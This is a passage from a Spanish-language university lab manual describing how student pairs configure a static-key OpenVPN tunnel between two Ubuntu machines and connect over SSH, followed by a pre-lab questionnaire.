Nota:

La antena inalámbrica de la computadora o laptop debe estar apagada.

Para fines prácticos, se crearán en Ubuntu 12.04 LTS los usuarios con derechos de administrador o superusuarios para cada caso (servidor y cliente con la contraseña *123456*), para la computadora que se usará como servidor, deberá llamarse FI y para el cliente, UNAM.

4.2 Configuración del servidor

4.2.1 Instalación de paquetes

Inicia sesión en Ubuntu como FI y en la pantalla selecciona *Inicio (lado superior izquierdo)>> Aplicaciones recientes>> Terminal.*

En la terminal, se teclea lo siguiente:

fi@ubuntu: ~$ sudo su

La cual solicita la contraseña de root, dada en esta práctica.

Una vez que se está como superusuario, se instalarán los siguientes paquetes: yum, chkconfig, openvpn, openssh y ssh. Deberá fijarse que cada paquete solicitará respuesta del usuario para instalarlo (figura 3).

root@ubuntu:/home/fi# apt-get install yum
root@ubuntu:/home/fi# apt-get install chkconfig
root@ubuntu:/home/fi# apt-get install openvpn openssh
root@ubuntu:/home/fi# apt-get install ssh




Figura 3 Instalación de paquetes en el servidor

Una vez instalados los paquetes, se cierra la terminal. Los paquetes son importantes para poder llevar a cabo la configuración de la VPN.

4.2.2 Asignación de la dirección IP

En la pantalla de inicio de Ubuntu, ubicar el icono de redes (lado superior derecho) y dar clic (figura 4). En la ventana mostrada seleccionar *Editar conexiones*.

Figura 4 Visualización del icono de redes en el servidor

En la ventana de conexiones de red, en la pestaña de *conexión cableada*, seleccione *añadir*. En el siguiente recuadro de *Editando conexión cableada 1* puede dejar como predeterminado el nombre de la conexión. Seleccione la pestaña de *Ajustes de IPv4* y es en este apartado donde se realiza la asignación de la dirección IP (figura 5).

En el método, se habilita la opción *manual*, en la sección de dirección se selecciona *Añadir* y se agregan los siguientes datos:

- **Dirección: 192.168.2.15**
- **Mascara de subred: 255.255.255.0**
- **Puerta de enlace: 192.168.2.254**
- **Servidores DNS: 192.168.2.254**




Figura 5 Asignación de la dirección IP del servidor

Una vez ingresados los datos, se le da clic en *guardar* y se cierra la ventana de *conexiones de red*.

4.2.3 Verificación de conectividad

En el escritorio de Ubuntu se abre una terminal y se teclea *ifconfig* para corroborar que se ha asignado correctamente la dirección IP a utilizar (figura 6).

fi@ubuntu: ~$ ifconfig




Figura 6 Configuración de la red del servidor

Ahora se hace un ping al cliente (recuerde que ambos deben estar conectados en los puertos del switch y tener asignada la dirección IP a utilizar) (véase la figura 7).

fi@ubuntu: ~$ ping 192.168.2.12

Nota importante:

Recuerde que la práctica es en parejas y mientras uno configura la dirección IP del servidor *FI*, la otra persona deberá hacerlo con el cliente *UNAM*.

```
fi@elpatron-VGN-FZ150FE:~$ ping 192.168.2.12
PING 192.168.2.12 (192.168.2.12) 56(84) bytes of data.
64 bytes from 192.168.2.12: icmp_req=1 ttl=64 time=0.318 ms
64 bytes from 192.168.2.12: icmp_req=2 ttl=64 time=0.248 ms
64 bytes from 192.168.2.12: icmp_req=3 ttl=64 time=0.360 ms
64 bytes from 192.168.2.12: icmp_req=4 ttl=64 time=0.262 ms
64 bytes from 192.168.2.12: icmp_req=5 ttl=64 time=0.302 ms
^C
--- 192.168.2.12 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 3998ms
rtt min/avg/max/mdev = 0.248/0.298/0.360/0.040 ms
```

Figura 7 Comprobación de conectividad

¿Cuál es el objetivo de hacer ping?

_____

_____

_____

4.2.4 Creación de la VPN

Nuevamente en el escritorio de Ubuntu, se abre una terminal y se teclea lo siguiente:

fi@ubuntu: ~$ sudo su

root@ubuntu:/home/fi# openvpn –genkey –secret /etc/openvpn /secret.key

Esto crea la clave secreta que deberá entregarse al cliente una vez que ésta sea generada para que pueda tener acceso al servidor. Una vez creada la clave, se crea el archivo que generará la VPN con la sentencia siguiente:

fi@ubuntu: ~$ nano /etc/openvpn/server.conf

A continuación, se generará un archivo de configuración donde se colocarán los siguientes parámetros (figura 8):

#dispositivo de túnel
dev tun
#ip del servidor ip del cliente
Ifconfig 10.1.1.1 10.1.1.2
#clave del servidor
secret /etc/openvpn/secret.key
#puerto
port 1194 ***#Por defecto es el 1194, se puede cambiar pero debe ser el mismo para el servidor y el cliente#***
#usuario bajo el cual se ejecuta
user nobody group nobody
#opciones, comprimir con lzo, ping cada 15s, verbose 1 (bajo)
comp-lzo
ping 15
verb 4

Figura 8 Archivo de configuración del servidor

Una vez ingresados los parámetros, se guarda el archivo con las teclas CONTROL + O para salvarlo y CONTROL + X para salir del editor, lo cual permite regresar a la pantalla de la terminal.

Ahora se inicia el servicio de *Openvpn*, con la siguiente sentencia:

fi@ubuntu: ~$ service openvpn start

Posteriormente, se levanta el demonio o la interface del túnel de la VPN y se habilita su configuración con la siguiente sentencia:

fi@ubuntu: ~$ chkconfig openvpn on
fi@ubuntu: ~$ chkconfig --level 2345 openvpn on

Esto es, para poder ver materializada la VPN.

Ahora, en la misma terminal se pondrá la sentencia *ifconfig* para verificar que se ha levantado la VPN y se muestra con el parámetro *tun0* con la dirección IP pedida en el paso 4.2.4 para el servidor (figura 9).

Figura 9 Habilitación del servicio VPN del servidor

4.2.5 Copia de la clave secreta al cliente

En el escritorio de Ubuntu se introduce la unidad de almacenamiento (p.e XX) que se usará para copiar el archivo *secret.key* y en ella, se crea una carpeta llamada *clave* donde se usará para albergar el archivo y se observa que aparece la unidad en el icono de *carpeta personal* de Ubuntu del lado izquierdo de la barra.

Nota:

XX se sustituye por el nombre de la unidad de almacenamiento

Ahora seleccionamos la carpeta de *sistema de archivos*, se muestra dónde está almacenada la USB, en el directorio de *media* en la raíz del sistema Ubuntu (figura 10).




Figura 10 Ubicación de la unidad de almacenamiento

Para buscar el archivo *secret.key* en la carpeta de *sistema de archivos*, se selecciona *etc* y posteriormente *openvpn* donde visualizamos el archivo. Se recuerda que para copiar archivos a carpetas protegidas, es necesario abrir la terminal e iniciar sesión como root para poder mover el archivo.

En una nueva terminal se inicia sesión como *root* y como se requiere llegar a la carpeta *etc,* es necesario darle dos veces la sentencia *cd ..* para llegar a la raíz de Ubuntu (figura 11):

fi@ubuntu: ~$ sudo su
root@ubuntu:/home/fi# cd ..
root@ubuntu:/home# cd ..
root@ubuntu:/#




Figura 11 Raíz principal de la unidad de Ubuntu

A continuación se teclean las siguientes sentencias:

root@ubuntu:/# ls
para observar las carpetas y archivos de la raíz
root@ubuntu:/# cd etc
para entrar a la carpeta del sistema
root@ubuntu:/etc# cd openvpn
donde está localizada la clave secreta
root@ubuntu:/etc/openvpn# ls

Para copiar el archivo *secret.key* y colocarlo en la unidad de almacenamiento se hace lo siguiente (figura 12):

root@ubuntu:/etc/openvpn# cp secret.key /media/XX/clave

```
oot@elpatron-VGN-FZ150FE:/# cd etc
oot@elpatron-VGN-FZ150FE:/etc# cd openvpn
oot@elpatron-VGN-FZ150FE:/etc/openvpn# ls
ecret.key  server.conf  update-resolv-conf
oot@elpatron-VGN-FZ150FE:/etc/openvpn# cp secret.key /media/NACHO/clave
oot@elpatron-VGN-FZ150FE:/etc/openvpn#
```

Figura 12 Realización de la copia de secret.key

Para corroborar que se ha copiado con éxito el archivo *secret.key* simplemente se accede a la unidad de almacenamiento y listo (figura 13).




Figura 13 Comprobación del archivo en la unidad de almacenamiento

Con esto se extrae la unidad y se entrega al cliente.

4.2.6 Conectividad remota con el cliente

Recuerde que en este paso se requiere que el cliente haya habilitado el servicio de VPN y establecido comunicación.

En la pantalla de inicio de Ubuntu se abre una terminal, se ingresa como superusuario y se realizan las siguientes sentencias (figura 14):

fi@ubuntu: ~$ sudo su
root@ubuntu:/home/fi# ifconfig
se corrobora que siga habilitada la VPN
root@ubuntu:/home/fi# ping 10.1.1.2
se hace conexión con el cliente mediante la dirección IP otorgada mediante la VPN

```
root@elpatron-VGN-FZ150FE:/home/fi# ping 10.1.1.2
PING 10.1.1.2 (10.1.1.2) 56(84) bytes of data.
64 bytes from 10.1.1.2: icmp_req=1 ttl=64 time=0.695 ms
64 bytes from 10.1.1.2: icmp_req=2 ttl=64 time=1.01 ms
64 bytes from 10.1.1.2: icmp_req=3 ttl=64 time=1.08 ms
64 bytes from 10.1.1.2: icmp_req=4 ttl=64 time=0.791 ms
64 bytes from 10.1.1.2: icmp_req=5 ttl=64 time=0.767 ms
64 bytes from 10.1.1.2: icmp_req=6 ttl=64 time=0.764 ms
^C
--- 10.1.1.2 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5000ms
rtt min/avg/max/mdev = 0.695/0.852/1.085/0.147 ms
root@elpatron-VGN-FZ150FE:/home/fi#
```

Figura 14 Comprobación del servidor por medio de la IP asignada al cliente

Para entrar remotamente a la computadora del cliente se usa el servicio *SSH (Secure Shell, Intérprete de órdenes segura)* con el siguiente comando:

root@ubuntu:/home/fi# ssh unam@10.1.1.2

Donde *UNAM* es el nombre del usuario del cliente y *10.1.1.2* es su dirección IP otorgada por la VPN.

A continuación se pregunta si se desea tener conexión y se le contesta con un *Yes*. Se introduce la clave del cliente que es la misma para el servidor como *supersusuario* y con ello, se dará acceso a él. Una vez adentro se puede tener acceso a todos los archivos y carpetas de la computadora del cliente (figura 15).

Are you sure you want to continue connecting (yes/no)? yes
unam@ubuntu: ~$ ls

```
root@elpatron-VGN-FZ150FE:/home/fi# ssh unam@10.1.1.2
The authenticity of host '10.1.1.2 (10.1.1.2)' can't be established.
ECDSA key fingerprint is b4:e3:7c:1f:88:f2:a8:31:b5:21:b9:44:8f:ed:06:da.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.1.1.2' (ECDSA) to the list of known hosts.
unam@10.1.1.2's password:
Welcome to Ubuntu 12.04.1 LTS (GNU/Linux 3.2.0-33-generic x86_64)

 * Documentation:  https://help.ubuntu.com/


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

unam@ubuntu:~$ ls
00-CLIENTE_Instalacion_de_paquetes.ogv        biblioteca central.jpg          Imágenes
01-CLIENTE_Asignacion_IP.ogv                  Descargas                       Música
02-CLIENTE_Verificar_Conectividad.ogv         Documentos                      paquetes.ogv
03-CLIENTE_key_servidor.ogv                   Escritorio                      Plantillas
04-CLIENTE_Configuracion_del_cliente_Part1.ogv escudounam_color_m2008_png.png Público
04-CLIENTE_Configuracion_del_cliente_Part2.ogv examples.desktop               Videos
```

Figura 15 Conexión remota por medio del servicio SSH con el cliente

Para salir de la máquina del cliente remotamente solo se tiene que poner la sentencia (figura 16):

unam@ubuntu: ~$ exit

```
unam@ubuntu:~$ exit
logout
Connection to 10.1.1.2 closed.
root@elpatron-VGN-FZ150FE:/home/fi#
```

Figura 16 Cierre de la conexión remota

Para detener el servicio de VPN se usa simplemente lo siguiente (figura 17):

root@ubuntu:/home/fi# service openvpn stop

```
root@elpatron-VGN-FZ150FE:/home/fi# service openvpn stop
 * Stopping virtual private network daemon(s)...
 *   Stopping VPN 'server'                                          [ OK ]
root@elpatron-VGN-FZ150FE:/home/fi#
```

Figura 17 Servicio de VPN detenido

4.3 Configuración del cliente

4.3.1 Instalación de paquetes

Inicia sesión en Ubuntu como UNAM y en la pantalla selecciona *Inicio (lado superior izquierdo)>> Aplicaciones recientes>> Terminal.*

En la terminal se teclea lo siguiente:

unam@ubuntu: ~$ sudo su

La cual solicita la contraseña de root, dada en esta práctica.

Una vez que se está como superusuario, se instalarán los siguientes paquetes: *yum, chkconfig, openvpn, openssh y ssh*. Deberá fijarse que cada paquete solicitará respuesta del usuario para instalarlo (figura 18).

root@ubuntu:/home/unam# apt-get install yum
root@ubuntu:/home/unam# apt-get install chkconfig
root@ubuntu:/home/unam# apt-get install openvpn openssh
root@ubuntu:/home/unam# apt-get install ssh

Una vez instalados los paquetes se cierra la terminal. Los paquetes son importantes para poder llevar a cabo la configuración de la VPN.




Figura 18 Instalación de paquetes en el cliente

4.3.2 Asignación de la dirección IP

En la pantalla de inicio de Ubuntu ubicar el icono de redes (lado superior derecho) y dar clic (figura 19). En la ventana mostrada seleccionar *Editar conexiones*.

Figura 19 Visualización del icono de redes en el cliente

En la ventana de conexiones de red, en la pestaña de *conexión cableada*, seleccione *añadir*. En el siguiente recuadro de *Editando conexión cableada 1* puede dejar como predeterminado el nombre de la conexión. Seleccione la pestaña de *Ajustes de IPv4* y es en este apartado donde se realiza la asignación de dirección IP (figura 20).

En el método se habilita la opción *manual*, en la sección de dirección se selecciona *Añadir* y se agregan los siguientes datos:

- **Dirección: 192.168.2.12**
- **Mascara de subred: 255.255.255.0**
- **Puerta de enlace: 192.168.2.254**
- **Servidores DNS: 192.168.2.254**

Figura 20 Asignación de la dirección IP del cliente

Una vez ingresados los datos se le da en *guardar* y se cierra la ventana de *conexiones de red*.

4.3.3 Verificación de conectividad

En el escritorio de Ubuntu, se abre una terminal y se teclea *ifconfig* para corroborar que se ha asignado correctamente la dirección IP a utilizar (figura 21).

unam@ubuntu: ~$ ifconfig

Figura 21 Configuración de la red del cliente

Ahora se hace un ping al servidor (recuerde que ambos deben estar conectados en los puertos del switch y tener asignado la dirección IP a utilizar) (véase la figura 22).

unam@ubuntu: ~$ ping 192.168.2.15

Nota importante:

Recuerde que la práctica es en parejas y mientras uno configura la dirección IP del cliente *UNAM*, la otra persona deberá hacerlo con el servidor *FI*.

```
unam@ubuntu:~$ ping 192.168.2.15
PING 192.168.2.15 (192.168.2.15) 56(84) bytes of data.
64 bytes from 192.168.2.15: icmp_req=1 ttl=64 time=0.618 ms
64 bytes from 192.168.2.15: icmp_req=2 ttl=64 time=0.301 ms
64 bytes from 192.168.2.15: icmp_req=3 ttl=64 time=0.289 ms
64 bytes from 192.168.2.15: icmp_req=4 ttl=64 time=0.280 ms
64 bytes from 192.168.2.15: icmp_req=5 ttl=64 time=0.288 ms
64 bytes from 192.168.2.15: icmp_req=6 ttl=64 time=0.320 ms
^C
--- 192.168.2.15 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 4996ms
rtt min/avg/max/mdev = 0.280/0.349/0.618/0.121 ms
```

Figura 22 Comprobación de conectividad

4.3.4 Clave secreta del servidor

Se introduce la unidad de almacenamiento del servidor (p.e XX) en la computadora del cliente, donde viene el archivo *secret.key* para copiarlo.

Nota:

XX se sustituye por el nombre de la unidad de almacenamiento

En una nueva terminal se inicia sesión como *root* y como se requiere llegar a la carpeta *etc* es necesario darle dos veces la sentencia *cd ..* para llegar a la raíz de Ubuntu:

unam@ubuntu: ~$ sudo su
root@ubuntu:/home/fi# cd ..
root@ubuntu:/home# cd ..
root@ubuntu:/#

En la raíz, usando la sentencia *ls* se muestran los archivos y carpetas contenidas, se requiere llegar a la carpeta *media* donde está la unidad de almacenamiento dada por el servidor (figura 23).

root@ubuntu:/# ls
root@ubuntu:/# cd media
root@ubuntu:/media#
root@ubuntu:/media# ls
aparece el nombre de la unidad *XX*
root@ubuntu:/media# cd XX
root@ubuntu:/media/XX# ls
root@ubuntu:/media/XX# cd Clave

para acceder al archivo donde está contenido

Nota:

Recuerde que Linux hace diferencias entre mayúsculas y minúsculas.

root@ubuntu:/media/NACHO/Clave# ls
se muestra finalmente el archivo que se quiere copiar
root@ubuntu:/media/NACHO/Clave# cp secret.key /etc/openvpn




Figura 23 Proceso de copiado de la clave secreta del servidor al cliente

Para verificar que se ha tenido éxito en la copia, se ingresa a la *carpeta personal* del lado izquierdo de la barra de Ubuntu, después en *sistema de archivos* y se busca la siguiente dirección: *etc/openvpn/secret.key* (figura 24).

Figura 24 Verificación con éxito de la copia realizada

4.3.5 Creación de la VPN

Nuevamente en el escritorio de Ubuntu se abre una terminal, se ingresa como *superusuario* y se procede a crear el archivo de configuración del cliente con las siguientes sentencias:

unam@ubuntu: ~$ sudo su
root@ubuntu:/home/unam# nano /etc/openvpn/cliente.conf

Al igual que en el servidor, se generará un archivo de configuración donde se colocarán los siguientes parámetros (figura 25):

#IP pública del servidor (real)
remote 192.168.2.15
#puerto
port 1194
#dispositivo de túnel
dev tun
#se usa ifconfig ip del cliente ip del servidor
tun-mtu 1500
ifconfig 10.1.1.2 10.1.1.1
#clave privada del servidor, se recuerda que cada usuario debe tener su propia llave generada
secret /etc/openvpn/secret.key
#ping cada 10s
ping 10
#comprensión lzo
comp-lzo
#verbose moderado, callar más de 10 mensajes iguales
verb 4

```
 GNU nano 2.2.6                    Archivo: /etc/openvpn/cliente.conf

remote 192.168.2.15
port 1194
dev tun
tun-mtu 1500
ifconfig 10.1.1.2 10.1.1.1
secret /etc/openvpn/secret.key
ping 10
comp-lzo
verb 4
```

Figura 25 Archivo de configuración del cliente

Una vez ingresados los parámetros, se guarda el archivo con las teclas CONTROL + O para salvarlo y CONTROL + X para salir del editor, la cual regresa a la pantalla de la terminal.

Ahora se inicia el servicio de *Openvpn*, con la siguiente sentencia:

unam@ubuntu: ~$ service openvpn start

Ahora, en la misma terminal se pondrá la sentencia *ifconfig* para verificar que se ha levantado la VPN y se muestra con el parámetro *tun0* con la dirección IP otorgada en el paso 4.3.5 para el cliente (figura 26).




Figura 26 Habilitación del servicio VPN del cliente

4.3.6 Conectividad remota con el servidor

Recuerde que en este paso se requiere que el servidor haya habilitado el servicio de VPN y establecido comunicación.

En la pantalla de inicio de Ubuntu se abre una terminal, se ingresa como superusuario y se realizan las siguientes sentencias (figura 27):

unam@ubuntu: ~$ sudo su
root@ubuntu:/home/unam# ifconfig
se corrobora que siga habilitado la VPN
root@ubuntu:/home/unam# ping 10.1.1.1
se hace conexión con el servidor mediante la dirección IP otorgada mediante la VPN

```
root@ubuntu:/home/unam# ping 10.1.1.1
PING 10.1.1.1 (10.1.1.1) 56(84) bytes of data.
64 bytes from 10.1.1.1: icmp_req=1 ttl=64 time=0.806 ms
64 bytes from 10.1.1.1: icmp_req=2 ttl=64 time=0.859 ms
64 bytes from 10.1.1.1: icmp_req=3 ttl=64 time=0.833 ms
64 bytes from 10.1.1.1: icmp_req=4 ttl=64 time=0.677 ms
64 bytes from 10.1.1.1: icmp_req=5 ttl=64 time=0.871 ms
^C
--- 10.1.1.1 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 3997ms
rtt min/avg/max/mdev = 0.677/0.809/0.871/0.072 ms
```

Figura 27 Comprobación del cliente por medio de la dirección IP asignada al servidor

Se detiene el ping con las teclas CTRL + C y ahora para entrar remotamente al servidor se usa el servicio *ssh* con el siguiente comando:

root@ubuntu:/home/unam# ssh fi@10.1.1.1

Donde *FI* es el nombre del usuario del servidor y *10.1.1.1* es su dirección IP otorgada por la VPN.

A continuación se pregunta si se desea tener conexión y se le contesta con un *Yes*. Se introduce la clave del servidor, que es la misma para el cliente como superusuario y con ello se dará acceso a él. Una vez adentro se puede tener acceso a todos los archivos y carpetas de la computadora del servidor (figura 28).

Are you sure you want to continue connecting (yes/no)? yes
fi@ubuntu: ~$ ls

```
root@ubuntu:/home/unam# ssh fi@10.1.1.1
The authenticity of host '10.1.1.1 (10.1.1.1)' can't be established.
ECDSA key fingerprint is 75:45:57:7d:68:f9:f8:dd:e4:b7:d9:53:35:81:8a:fa.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.1.1.1' (ECDSA) to the list of known hosts.
fi@10.1.1.1's password:
Welcome to Ubuntu 12.04.1 LTS (GNU/Linux 3.2.0-33-generic-pae i686)

 * Documentation:  https://help.ubuntu.com/


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

fi@elpatron-VGN-FZ150FE:~$ ls
00-SERVIDOR-instalacion_de_paquetes.ogv   03-SERVIDOR-configuracion_del_servidor.ogv  Descargas
01-SERVIDOR-asignacion_IP.ogv             04-SERVIDOR-copia_clave_al_cliente.ogv     Documentos
02-SERVIDOR-verificar_conectividad-1.ogv  Como crear una VPN - Linux a Linux.mp4     Escritorio
fi@elpatron-VGN-FZ150FE:~$
```

Figura 28 Conexión remota por medio del servicio SSH con el servidor

Para salir de la máquina del servidor remotamente solo se tiene que poner la sentencia (figura 29):

fi@ubuntu: ~$ exit

```
fi@elpatron-VGN-FZ150FE:~$ exit
logout
Connection to 10.1.1.1 closed.
root@ubuntu:/home/unam#
```

Figura 29 Cierre de la conexión remota

Para detener el servicio de VPN se usa simplemente lo siguiente (figura 30):

root@ubuntu:/home/unam# service openvpn stop

```
root@ubuntu:/home/unam# service openvpn stop
 * Stopping virtual private network daemon(s)...
 *   Stopping VPN 'cliente'                                    [ OK ]
root@ubuntu:/home/unam# ifconfig
eth0      Link encap:Ethernet  direcciónHW b4:99:ba:f4:f9:72
          ACTIVO DIFUSIÓN MULTICAST  MTU:1500  Métrica:1
          Paquetes RX:2235 errores:0 perdidos:0 overruns:0 frame:0
          Paquetes TX:2405 errores:0 perdidos:0 overruns:0 carrier:0
          colisiones:0 long.colaTX:1000
          Bytes RX:180101 (180.1 KB)  TX bytes:165560 (165.5 KB)
          Interrupción:44 Dirección base: 0x6000

lo        Link encap:Bucle local
          Direc. inet:127.0.0.1  Másc:255.0.0.0
          Dirección inet6: ::1/128 Alcance:Anfitrión
          ACTIVO BUCLE FUNCIONANDO  MTU:16436  Métrica:1
          Paquetes RX:2124 errores:0 perdidos:0 overruns:0 frame:0
          Paquetes TX:2124 errores:0 perdidos:0 overruns:0 carrier:0
          colisiones:0 long.colaTX:0
          Bytes RX:174933 (174.9 KB)  TX bytes:174933 (174.9 KB)
```

Figura 30 Servicio de VPN detenido

5.- Conclusiones

Revise los objetivos de la práctica y emita sus conclusiones.

PRÁCTICA 8

CONFIGURAR UNA VPN EN LINUX

Cuestionario Previo

Nombre del alumno: _____
_____
Gpo. de Laboratorio: _____
Gpo. de Teoría: _____

1. ¿Cuál es la diferencia entre un usuario normal y un superusuario?

2. ¿Qué es un demonio?

3. Define qué son los siguientes paquetes de Linux:

   a) yum
   b) chkconfig
   c) openvpn
   d) openssh
   e) ssh

4. ¿Para qué sirven las siguientes sentencias: ifconfig, sudo su, ls, cp y nano?

5. ¿Qué significan las opciones: comp-lzo, ping 15, verb 4?

PRÁCTICA NO.9

DETECCIÓN DE INTRUSOS SNORT CON NESSUS

PRÁCTICA 9

